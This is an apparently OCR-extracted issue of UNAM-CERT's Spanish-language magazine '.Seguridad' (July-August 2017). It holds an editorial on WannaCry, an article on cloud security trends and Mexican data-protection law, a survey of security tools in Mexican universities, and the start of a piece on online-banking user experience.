No. 29 / julio - agosto 2017

.Seguridad®

Cultura de prevención para TI

29

Ciberamenazas: una oportunidad en la crisis

Aprendizajes para mejorar la seguridad

Seguridad en la nube en los próximos años | Evolución de herramientas de seguridad en IES | Experiencia de usuario en la Seguridad | WannaCry | Macro malware | Conpot

Contenido

.Seguridad
Cultura de prevención para TI

Editorial

.Seguridad
Cultura de prevención para TI

Ciberamenazas: una oportunidad en la crisis

Aprendizajes para mejorar la seguridad

No hay *malware* que por bien no venga. La alarma generalizada que causó el *ransomware* WannaCry alrededor del mundo provocó distintos escenarios de crisis, permitiendo que el tema de la ciberseguridad fuera abordado con preocupación tanto por instituciones públicas como privadas, convirtiéndose en un tema de sobremesa entre familiares y amigos.

Este malware propició que muchos usuarios alrededor del mundo tomaran conciencia sobre medidas de seguridad para resguardar su información y sus dispositivos. Cuando una amenaza afecta directamente a un usuario o a su entorno, se da cuenta del impacto que puede provocar en su vida.

El famoso ransomware, que provocó el cierre de hospitales e interrumpió la operación de negocios, no es la única amenaza. En un reporte a cargo de McAfee sobre el primer trimestre de 2017, se asegura que se detectaron 32 millones de muestras de malware. En términos generales, se descubrieron 244 amenazas por minuto, es decir 4 amenazas por segundo. El número de ciberamenazas crece como resultado de la sofisticación de ataques, y en respuesta al aumento de dispositivos conectados a Internet. Recientemente, se ha sonado también la alarma ante otros malwares como Petya, Pegasus o Fireball.

Por ello, en este número se abordan distintas temáticas cuyo propósito es alentar a los responsables de seguridad a ver en las crisis una oportunidad para tomar acciones y hacer frente a las crecientes amenazas, en un ambiente en el que los profesionales de la seguridad son cada vez más requeridos.

La **seguridad en la nube** es un tema importante, pues muchas organizaciones están migrando su información, sus sistemas e infraestructura a algún servicio resguardado por un tercero; también se aborda cómo se implementa la ciberseguridad en las **Instituciones de Educación Superior**, y se invita a incorporar las políticas necesarias para disminuir los incidentes; además se habla sobre cómo la **experiencia de usuario** puede apoyar a la ciberseguridad, en específico en la interacción con la banca electrónica.

Adicionalmente, publicamos un artículo sobre ***macro malware***, una técnica que aprovecha las macros de los archivos ofimáticos para lanzar ataques, y cuya incidencia ha aumentado en nuestro país. Por último, se ofrece una guía para usar **Conpot**, un Honeypot que permite recolectar inteligencia sobre los métodos, técnicas y motivos de los ciberdelincuentes cuyo objetivo son los Sistemas de Control Industrial.

Las amenazas podrán multiplicarse, pero una actitud defensiva y proactiva permitirá afrontarlas para mantener nuestro entorno seguro.

UNAM-CERT

.Seguridad Cultura de prevención para TI, revista bimestral, julio-agosto 2017 / Certificado de Reserva (en trámite), Certificado de Licitud de Título (en trámite), Certificado de Licitud de Contenido (en trámite), Número ISSN (en trámite), Registro de Marca 1298292 | 1298293 / Universidad Nacional Autónoma de México, Circuito Exterior s/n edificio de la Dirección General de Cómputo y de Tecnologías de Información y Comunicación, Coordinación de Seguridad de la Información, Cd. Universitaria, Coyoacán Ciudad de México, México, C.P. 04510, Teléfono: 56228169

Seguridad en la nube en los próximos años

Mario Alejandro Vasquez Martínez
Germán Lugo Martínez

Con el aumento del uso de las TIC, también crece el número de las amenazas en este ámbito, por lo cual la seguridad informática ha ganado relevancia. En ese sentido, uno de los principales nichos de la computación en los cuales hay que centrar la atención por su constante crecimiento y uso cada vez más generalizado es **la nube**.

Es interesante ver la tendencia que se está marcando, pues cada vez más empresas, escuelas y usuarios finales hacen uso de los servicios que esta permite, directa o indirectamente, aprovechando sus diferentes ventajas. Sin embargo, no siempre se considera que ponen en manos de terceros los datos, las aplicaciones e incluso la infraestructura (SaaS, PaaS, IaaS) que utilizan día con día.

La nube ha ganado gran popularidad gracias al empuje de las nuevas tecnologías, servicios y necesidades de los usuarios, pero aún falta atender aspectos que están en vías de desarrollo, por lo que se vuelve un objetivo muy atractivo para la delincuencia cibernética.

Tomando en cuenta que la nube aún tiene carencias, se deben considerar algunos puntos clave para infundir confianza en las personas, de modo que utilicen esta tecnología. En este sentido se deben cuidar aspectos de seguridad necesarios para afianzar las TIC a la vida cotidiana, con la finalidad de seguir cumpliendo con las expectativas de uso y mantener a salvo la información.

Sistemas de autenticación

Los sistemas de autenticación siguen siendo el talón de Aquiles en la seguridad informática. El objetivo de los ciberdelincuentes es vulnerarlos y obtener credenciales de administradores o usuarios con privilegios para poder llevar a cabo acciones maliciosas. En la actualidad, la mayor parte de estos sistemas se basan únicamente en usuario y contraseña, por lo que los atacantes seguirán realizando más ataques de *phishing* selectivo, ataques de fuerza bruta, robo de bases de datos y otras técnicas que se aprovechan del comportamiento del usuario promedio, por ejemplo, del hecho de que a menudo se repiten contraseñas para diferentes servicios.

Actualmente existe una amplia variedad de proveedores y aplicaciones disponibles para los usuarios o empresas que buscan hacer uso de la nube. Sin embargo, no hay una estandarización, ni normas o protocolos generales que se apliquen a este servicio, en especial al primer paso que es la autenticación, para la cual se garantice un nivel de seguridad más alto. Esta desventaja seguirá siendo aprovechada por los atacantes combinando la poca seguridad de las contraseñas y vulnerando algunos sistemas de autenticación para realizar robo de credenciales y cuentas, así como ataques directos a bases de datos de terceros.

Es importante considerar que, en este punto, los usuarios finales suelen ser el eslabón más débil en la cadena de la seguridad, por lo que la Ingeniería Social es y continuará siendo de las técnicas más usadas para obtener información que permita acceder a los sistemas.

Debido a esto, se necesitará que los profesionales de TI combinen características más robustas, entre los que se pueden encontrar los sistemas de autenticación en dos pasos y, en algunos casos, contraseñas de tipo biométrico (ya incluida en algunos dispositivos) para garantizar que las personas que accedan a los sistemas sean las autorizadas, así como también campañas de concientización de los usuarios, cuyas actividades en la red pueden afectar a la organización a la que pertenecen.

Amenazas

Los ciberdelincuentes cada día hacen uso de diferentes técnicas y herramientas que les permiten vulnerar y atacar a un sistema. En el caso de la nube ya no solo se realizarán ataques de tipo vertical, donde lo que se pretende es el robo de credenciales para escalar los permisos; ahora también se llevarán a cabo ataques de tipo horizontal en los que al comprometer algún servicio o aplicación se busca obtener acceso a otros que estén relacionados. Por ello se dice que el atacante se mueve lateralmente a través de cuentas de privilegios similares al afectado, buscando comprometer otro sistema. A partir de esto, los atacantes buscarán realizar acciones adicionales que pueden incluir el secuestro de información, el robo de identidad o la denegación de servicios, este último maginificado con la baja seguridad del Internet de las cosas (IoT).

Si bien a través de los años la mayoría de los atacantes se han enfocado en obtener reconocimiento personal por sus logros,

en la actualidad esto ha cambiado, ya que ahora organizaciones e incluso gobiernos utilizan sus conocimientos para analizar, poner a prueba o atacar algún servicio o sistema, tanto para mejorarlos como para obtener algún beneficio a favor.

También ha crecido la implementación de programas de recompensas patrocinadas por empresas, conocidos como *bug bounty* en los que se reportan hallazgos de vulnerabilidades a cambio de una remuneración económica. Estas tendencias continuarán en los próximos años debido a que el manejo de información en la nube irá en aumento.

Se debe considerar que con la inclusión de herramientas automatizadas, las cuales se pueden encontrar en cualquier parte de la red, una persona sin conocimientos especializados puede ser un atacante en potencia, por lo que el éxito de sus ataques dependerá de los métodos de defensa con los que se cuente, la actualización constante y la buena implementación, descartando el entorno en donde se encuentren.

Hay que tomar en cuenta que conforme se sigan desarrollando nuevas tecnologías, serán más potentes los tipos de ataques, y por consiguiente, las organizaciones necesitarán robustecer su seguridad (con *firewalls*, IPS/IDS, antivirus, *antimalware*, etcétera) y pensar en implementar un departamento especializado en la seguridad de la información.

Legislación en la nube

Por último, un factor muy importante y que abre la puerta a muchos de los delitos que cometen los atacantes en la nube, es la falta de una legislación que se ajuste al ritmo de cambio en la tecnología, por lo que jurídicamente se tienen vacíos legales que no consideran casos específicos.

El que cada país tenga una reglamentación legal diferente o, en algunos casos, que ni siquiera exista, permite que los delincuentes encuentren una ventana idónea para realizar ataques a la nube sin consecuencias jurídicas.

La entrada y salida de datos entre diferentes países llevará a que las empresas proveedoras de este servicio tengan que ajustarse a las reglas legales de cada país en donde operan, por lo que tendrán que emplear políticas de identificación, clasificación y controles diferenciados de sus procesos y datos para cada caso. Esto sin duda se volverá un reto más para las empresas proveedoras.

En los casos de vulneración de servicios en la nube, cada vez tendremos más ejemplos de litigio entre usuarios y proveedores, por lo que se debería poner especial atención en la legislación existente o en la falta de la misma.

Sin duda alguna, en este aspecto de la nube y en especial en el derecho informático habrá mucho qué trabajar. Por lo pronto se prevé que los consumidores en esta área empiecen por exigir ciertas condiciones como certificaciones para las empresas, controles normativos, servicios básicos, etcétera, con lo que las empresas definirán en qué mercado les conviene estar presentes, lo cual podría ser un obstáculo en el uso de los servicios de la nube para algunos sectores.

México cuenta con la Ley Federal de Protección de Datos Personales en Posesión de los Particulares (LFPDPPP), donde su reglamento en el artículo 52 dedicado al denominado cómputo en la nube describe algunas cláusulas que el proveedor debe cumplir, por ejemplo, garantizar la confidencialidad sobre los datos personales que resulten por el servicio. Además de proveer mecanismos como:

- Contar con la seguridad adecuada que mantenga la protección de los datos personales.
- Asegurar que los datos personales no podrán ser consultados por terceros o que no cuenten con los privilegios necesarios.

Asimismo, en el capítulo X del mismo reglamento, se describe el procedimiento de imposición de sanciones.

También existe una legislación para el caso del sector gubernamental, la denominada Ley Federal de Transparencia y Acceso a la Información Pública Gubernamental (LFTAIPG) y recientemente la aprobación de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO) lo cual es un avance más en la materia.

La legislación anteriormente mencionada podría generar confusiones que las empresas proveedoras de servicios en la nube tendrán que analizar para establecer sus reglas de operación.

Conclusión

La nube tiene todo un futuro por delante y es un hecho que está marcando la pauta sobre cómo las empresas y los usuarios operarán en las siguientes décadas. Las problemáticas de la nube tendrán que resolverse en el camino. Para el caso de los sistemas de autenticación, se implementarán cada vez más sistemas que involucren mayor complejidad para asegurar que el usuario que accede sea quien dice ser, pero no bastará con la autenticación, sino que se empezarán a realizar estudios de comportamiento y aprendizaje automático que puedan predecir una suplantación.
En cuanto a los atacantes, estarán a la orden del día las amenazas, concentrándose principalmente en el robo de credenciales y denegaciones de servicio para poder perpetrar ataques de tipo vertical y horizontal, y afectar a los proveedores tanto económicamente como en la confianza que tienen sus usuarios hacia ellos.

Los proveedores de servicios en la nube deberán enfocarse en mejorar sus políticas de privacidad, sus sistemas de autenticación y sobre todo gestionar sus bases legales de operación y jurisdicción en diferentes países para operar en un marco legal.

Debemos tener en cuenta el estado actual y el ritmo al que avanza la nube para saber a qué podríamos enfrentarnos, ya sea como empresas o como usuarios que buscan hacer usos de las aplicaciones o servicios que nos ofrece esta tecnología, y de esta forma minimizar riesgos.

Por último, los gobiernos tienen una responsabilidad muy importante para concientizar a las empresas y las personas sobre los riesgos y/o amenazas que existen en la red y de los cuales podrían ser víctimas. Cada vez deberán invertir más en campañas de prevención y de buenas prácticas para tratar de mitigar posibles daños.

Asimismo será conveniente formar alianzas con otros gobiernos, por ejemplo el Convenio de Budapest al que México ha buscado adherirse, y cuyo objetivo es alinear entre países las sanciones a los delitos informáticos que se cometen. Los gobiernos deberán encontrar los instrumentos que les permitan unir esfuerzos contra la delincuencia cibernética.

Referencias

Art. 47, Ley Federal de Transparencia y Acceso a la Información Pública y Gubernamental. Diario Oficial de la Federación, Distrito Federal, México, 11 de junio de 2002. Recuperado el 13 de abril de http://www.diputados.gob.mx/LeyesBiblio/regley/Reg_LFTAIPG.pdf

Art. 52, Capítulo II, Ley Federal de Protección de Datos Personales en Posesión de los Particulares. Diario Oficial de la

Federación, Distrito Federal, México, 5 de julio de 2010. Recuperado el 14 de Abril de http://dof.gob.mx/nota_detalle.php?codigo=5226005&fecha=21/12/2011

Ley General de Protección de Datos Personales En Posesión de Sujetos Obligados. Diario Oficial de la Federación, Distrito Federal, México, 26 de enero de 2017. Recuperado el 20 de mayo de http://www.diputados.gob.mx/LeyesBiblio/pdf/LGPDPPSO.pdf

Beek, C., Bulygin, Y., Frosst, D., Greve, P., Jarvis, J., et al. (2016). McAfee Labs 2017 Threats Predictions. California, Estados Unidos: Intel Corporation. Recuperado el 12 de marzo de 2017 de https://www.mcafee.com/au/resources/reports/rp-threats-predictions-2017.pdf

Casasola, M., Maqueo, M., Molina, M., Moreno, J., & Recio, M. (2014). La nube: nuevos paradigmas de privacidad y seguridad para un entorno innovador y competitivo. México, Distrito Federal: Centro de Investigación y Docencia Económicas A.C. Recuperado el 9 de marzo de 2017 de https://cidecyd.files.wordpress.com/2014/05/la-nube-nuevos-paradigmas-de-privacidad-y-seguridad-para-un-entorno-innovador-y-competitivo.pdf

Cisneros, F. (2016). La nube es una tendencia irreversible que permite hacer más con menos en esta época de reducción de presupuestos. Es muy fácil de implementar y es flexible. Ciudad de México, México: Instituto de Ingeniería, UNAM. Recuperado el 9 de marzo de 2017 de http://www.iingen.unam.mx/es-mx/BancoDeInformacion/MemoriasdeEventos/Documentos2016/Microsoft2016.pdf

Tableau Software (2016). Las 10 tendencias principales de la nube para 2017. United States: Tableau Software. Recuperado el 10 de marzo de 2017 de https://www.tableau.com/sites/default/files/whitepapers/whitepaper_top_10_cloud_trends_2017_es-es.pdf

Si quieres saber más, consulta:

- (SaaS, PaaS, IaaS)
- Internet de las cosas (IoT)
- Password-fu: Guía fácil para contraseñas realmente seguras
- Ingeniería Social
- Bug bounty

Mario Alejandro Vasquez Martínez

Experto en seguridad en sistemas y aplicaciones web, egresado de la carrera de Ingeniería en Computación por la Facultad de Ingeniería de la Universidad Nacional Autónoma de México (UNAM).

Egresó de la novena generación del Plan de Becas en Seguridad Informática de la DGTIC-UNAM. También laboró en la Coordinación de Seguridad de la Información UNAM-CERT, en el Departamento de Seguridad en Sistemas como Especialista de Seguridad de Aplicaciones Web.

Actualmente labora en el Instituto de Ingeniería en el área de servidores Windows y Apple.

Germán Lugo Martínez

Egresado de la carrera de Ingeniería en Computación por la Facultad de Ingeniería de la Universidad Nacional Autónoma de México (UNAM).

Fue colaborador e instructor del Laboratorio de Multimedia e Internet de la Facultad de Ingeniería. En 2015, egresó del Plan de Becas de Recursos Educativos Digitales de la DGTIC-UNAM.

Actualmente trabaja en el Consejo Consultivo de Ciencias (CCC) de la Presidencia de la República.

Evolución en el uso de herramientas de seguridad informática en Instituciones de Educación Superior de México

Carmen Humberta de Jesús Díaz Novelo

Las amenazas de seguridad están continuamente evolucionando, por lo tanto las herramientas y tecnologías de seguridad para las redes no pueden quedarse estáticas, especialmente si su objetivo es analizar el *payload* o "contenido" de los paquetes de información y no el medio en que son transportados, considerando la existencia de amenazas como *bots*, *ramsomware*, APTs (*Advanced persistent Threats*), *malware* o *spam* (Kennet T., 2013).

Las herramientas de seguridad informática tienen como principal objetivo controlar los accesos a la red, proteger el flujo de información sensible y prevenir los ataques maliciosos dirigidos a sistemas de telecomunicaciones, de transporte de información y del "contenido" de las comunicaciones; algunas herramientas de seguridad conocidas son los *firewalls*, sistemas de detección de intrusos (IPS), sistemas antivirus, *antimalware* y servicios de autenticación, entre otros.


En este contexto, analizaremos la información reportada por Instituciones de Educación Superior (IES), miembros de la Asociación Nacional de Universidades e Instituciones de Educación Superior (ANUIES), entre los años 2005 al 2016, acerca del uso de herramientas de seguridad informática. Actualmente la ANUIES cuenta con 187 asociadas y para el seguimiento de sus iniciativas ha dividido los trabajos en regiones. La región sur-sureste, que es el objeto de estudio de este artículo, está conformada por los Estados de Veracruz, Oaxaca, Chiapas, Campeche, Quintana Roo y Yucatán.

Resultados sobre herramientas de seguridad informática en Instituciones de Educación Superior

Resultados en la región sur-sureste de México

En una encuesta de ANUIES aplicada a 24 instituciones de la zona sur-sureste del país, cuyo objetivo era conocer el estado de las Tecnologías de Información en la Región en el año 2005, se encontró que todas utilizaban alguna solución antivirus.

Se pudo observar que "la seguridad de las IES está basada principalmente en las listas de acceso (ACL) y la autenticación" (ANUIES; 2005; p-13); así mismo, 14 de 24 instituciones reportaron contar con firewalls, pero solo 4 contaban con herramientas de cifrado de datos, redes privadas virtuales y calidad de servicio (QoS). La gráfica 1 nos muestra el resultado sobre el uso de las herramientas de seguridad en las IES:




Gráfica 1. Herramientas de seguridad en Cómputo empleadas en la Región sur-sureste. Fuente: Asociación Nacional de Universidades e Instituciones de Educación Superior; 2005; p-13

Encuesta de seguridad informática

En el año 2011, la ANUIES en coordinación con UNAM-CERT, la Universidad Autónoma de Yucatán, el Instituto Tecnológico de Sonora y la Universidad Autónoma de Querétaro elaboraron una encuesta para conocer el estado de la seguridad, las necesidades y áreas de oportunidad de IES miembros de la ANUIES.

Los resultados que se obtuvieron apuntan primordialmente a la seguridad de las redes con mecanismos como firewalls, Sistema de Prevención de Intrusos (IPS) y redes privadas virtuales. Las IES indicaron que utilizan principalmente *software antimalware*, *antispam*, además de actualizar sus programas y realizar respaldos. De 119 IES, 61 utilizan redes privadas virtuales, y 113 cuentan con firewalls (Aquino R., 2013).

En la gráfica 2, se puede apreciar que es menor el uso de herramientas criptográficas y certificados, así como de autenticación con mecanismos biométricos.




Gráfica 2. Mecanismos utilizados para proteger sistemas e información en las IES. Fuente: Aquino; Et al.; 2013; p-35

Resultados sobre el estado de las TIC

La ANUIES diseñó en el año 2016 un diagnóstico para detectar el estado de las TIC en las 140 IES de todo el país; dicha encuesta también abordó temas de seguridad de la información.

Se muestra en la gráfica 3 que "las IES seleccionan las diversas herramientas de seguridad informática que utilizan para la prevención y contención de amenazas y

ataques de seguridad informática; entre las más utilizadas destacan el filtrado de contenido web (71%), el control de acceso mediante la utilización de *passwords* (81%), los respaldos de información (83%), la seguridad perimetral utilizando tecnologías de firewall, prevención y detección de intrusos (74%) y software antimalware (74%)" (ANUIES; 2016; p-51).



Gráfica 3. Herramientas de seguridad de la información Fuente: Asociación Nacional de Universidades e Instituciones de Educación Superior; 2016; p-51

Herramientas de seguridad informática

Las amenazas que han enfrentado las IES van desde el gusano informático Slammer, que afectó las redes en el año 2003, *botnets*, e incluso el reciente **ransomware** WannaCry; en el mismo sentido, el uso de las herramientas de seguridad informática ha evolucionado e incrementado.

En la tabla 1 podemos apreciar que inicialmente las IES contaban con herramientas antivirus y posteriormente **antimalware**. En un principio solo contaban con firewalls y más adelante, con equipos perimetrales como el UTM (*Unified Treath Management*). Continúa el uso de herramientas con el control de acceso, cifrado de datos y redes privadas virtuales y otro tipo de herramientas se reportaron en años posteriores, por ejemplo los respaldos de información, IPS y filtrado de contenido.

	Años		
Herramientas	2005 (25 IES)	2011 (119 IES)	2016 (140 IES)
Antivirus / antimalware	100%	95%	74%
Firewall / equipo perimetral	58%	94%	74%
Control de acceso	66%	81%	81%
Cifrado de datos	16%	15%	13%
Redes privadas virtuales	37%	51%	60%
Respaldos de información	No considerada	79%	83%
IPS	No considerada	41%	74%
Filtrado de contenido	No considerada	No considerada	71%

Tabla 1. Índice de uso de herramientas de seguridad informática en Instituciones de Educación Superior de México en once años. (Carmen Díaz Novelo, 2017)

Las tendencias mundiales revelan el crecimiento de la demanda de servicios a las Instituciones de Educación Superior, como conexión inalámbrica Wi-Fi, el uso de tabletas electrónicas, *smartphones* y otros tipos de dispositivos móviles, por lo que se debe considerar la incorporación de otros tipos de mecanismos como IPS para entornos inalámbricos y *Mobile Device Management* (MDM). Así mismo, los sistemas de correlación de eventos comienzan a figurar en el lenguaje de las Instituciones ante redes cada vez más complejas de administrar y analizar debido a la cantidad de "contenido".

Retos para las Instituciones de Educación Superior

En un mundo en que las tecnologías evolucionan constantemente, los modelos de seguridad informática regulares pueden quedar rebasados, por ello las Instituciones de Educación Superior requieren una continua y ágil actualización de sus herramientas de seguridad informática, y deben contar con especialistas para la configuración y operación segura de estas.

A pesar de la evolución de amenazas (cada vez más sofisticadas para eludir los sistemas de defensa), las IES pueden ser eficaces en resguardo y manejo de la información adaptando los modelos de seguridad a la nueva realidad: es necesario proteger el acceso al contenido sin importar el dispositivo empleado, el usuario, el momento o lugar (Zurier S., 2017). Los privilegios de acceso deben determinarse en función de varios atributos que establecen a la vez el contexto del usuario y la solicitud. Estos modelos deben además detectar y corregir las amenazas en evolución, desde el malware común al ransomware, pasando por los ataques de tipo *zero-day* y las campañas avanzadas que emplean herramientas técnicas y planificación sofisticada (Intel Security, 2017).

Las herramientas y tecnologías de seguridad son parte de un modelo integral, donde las políticas de seguridad informática deben guiar el mejor uso y aprovechamiento de las herramientas con que cuentan las IES. La ausencia de este tipo de políticas en las Instituciones pone en riesgo el establecimiento de estándares, reglamentos y herramientas de seguridad (Almeida F., 2015)

Contar con información sobre las herramientas de seguridad informática más utilizadas en las IES se convierte, para las instituciones del país, en un factor importante para la toma de decisiones al enfrentar las amenazas de manera más eficaz. Las amenazas cibernéticas emergentes obligan a que tanto directivos como administradores de seguridad informática presten mayor atención a la evolución y adopción de las herramientas de seguridad en entornos académicos, y a encontrar en estas un soporte que contribuya a proporcionar servicios de TI confiables a sus usuarios.

Referencias

Almeida, F. a., Monteiro, J. j., & Peixe, J. i. (2015). ICT Security Review: Perceptions at Portuguese High Schools. Journal Of Systems Integration (1804-2724), 6(3), 15-24. Recuperado el 27 de abril de 2017 de: http://web.b.ebscohost.com/ehost/pdfviewer/pdfviewer?vid=3&sid=746ee544-41f8-4eca-838f-e98a6471d134%40sessionmgr120

Aquino R., Díaz C., Muñoz P. y Ponce J. (2013). Resultados de la encuesta de seguridad de la información 2011 en las Instituciones de Educación Superior. México. Asociación Nacional de Universidades e Instituciones de Educación Superior.

Asociación Nacional de Universidades e Instituciones de Educación Superior. (2016). Estado actual de las Tecnologías de Información y las comunicaciones en las Instituciones de Educación Superior en México. Estudio Ejecutivo 2016. México.

Asociación Nacional de Universidades e Instituciones de Educación Superior. (2005). Tecnologías de Información y comunicaciones en Instituciones de Educación Superior del Sur-Sureste de México. Recuperado el 25 de abril de 2017, de: http://www.anuies.mx/media/docs/89_2_1_1103091247Articulo_Tecnologias_de_la_Informacion.pdf

Intel Security. (2017). McAfee Labs. Informe sobre amenazas. Abril 2017. Recuperado el 25 de abril de 2017, de: https://www.mcafee.com/es/resources/reports/rp-quarterly-threats-mar-2017.pdf

Prudente L., Sánchez G. y Vázquez J. (2015). Gestión de la seguridad de la información basado en le MAAGTICSI para programas académicos en Instituciones de Educación Superior. Recuperado el 26 de abril de https://revista.seguridad.unam.mx/node/2218

Tam Kenneth. Hoz Martín. Mcalpine Ken. Basile Rick. Matsugu Bruce. More Josh. (2013) UTM Security with Fortinet. United Satates of America. Syngress.

Zurier, S. (2017). MOBILE DEFENSE. SC Magazine: For IT Security Professionals (15476693), 28(1), 16-19. Recuperado el 27 de abril de 2017 de: http://web.a.ebscohost.com/ehost/pdfviewer/pdfviewer?vid=5&sid=df4033a3-a1a9-4794-8851-756e42366ef9%40sessionmgr4006&hid=4001

Si quieres saber más, consulta:

- Seguridad en la nube para una IES
- Normatividad en las organizaciones:


Políticas de seguridad de la Información – Parte I

- Gestión de seguridad de la información basado en el MAAGTICSI para programas académicos en Instituciones de Educación Superior

Carmen Humberta de Jesús Díaz Novelo

Maestra en Administración de Tecnologías de Información por el Instituto Tecnológico y de Estudios Superiores de Monterrey, Especialista en Administración de Tecnología por la Facultad de Ingeniería Química y Licenciada en Ciencias de la Computación por la Facultad de Matemáticas de la Universidad Autónoma de Yucatán (UADY).

Cuenta con 22 años de experiencia en gestión de Tecnologías de Información, actualmente es responsable de Gestión de TI en la Coordinación Administrativa de Tecnologías de información de la UADY. Ha colaborado con más de 30 Instituciones de Educación en temas de seguridad informática y gestión de TI, es vocal del comité ANUIES- TIC y coordinadora del Grupo de Gobierno de TI del CUDI.



La experiencia de usuario en la seguridad de la información de la banca en línea

Galvy Ilvey Cruz Valencia

En la actualidad resulta sumamente fácil crear y compartir información con la idea de simplificarnos la vida. Un ejemplo claro son las páginas web y las aplicaciones bancarias.

Hasta hace algunos años en México era casi un tabú depositar la confianza en una máquina; aunque resultara engorroso ir a una sucursal bancaria y formarse en largas filas, siempre nos causaba satisfacción salir con nuestro váucher que aseguraba la correcta realización de nuestras transacciones.

Los bancos que operan en nuestro país han buscado diversificar los mecanismos para que esa satisfacción pueda ser emulada en la virtualidad; por ello es primordial ofrecer la misma certidumbre que se tenía al obtener la confirmación de transacciones.

La transparencia en el manejo de datos, los dispositivos y mecanismos de seguridad, parecen ser la respuesta para poder garantizar el correcto y eficiente funcionamiento de cómo se mueve el dinero en la banca en línea.

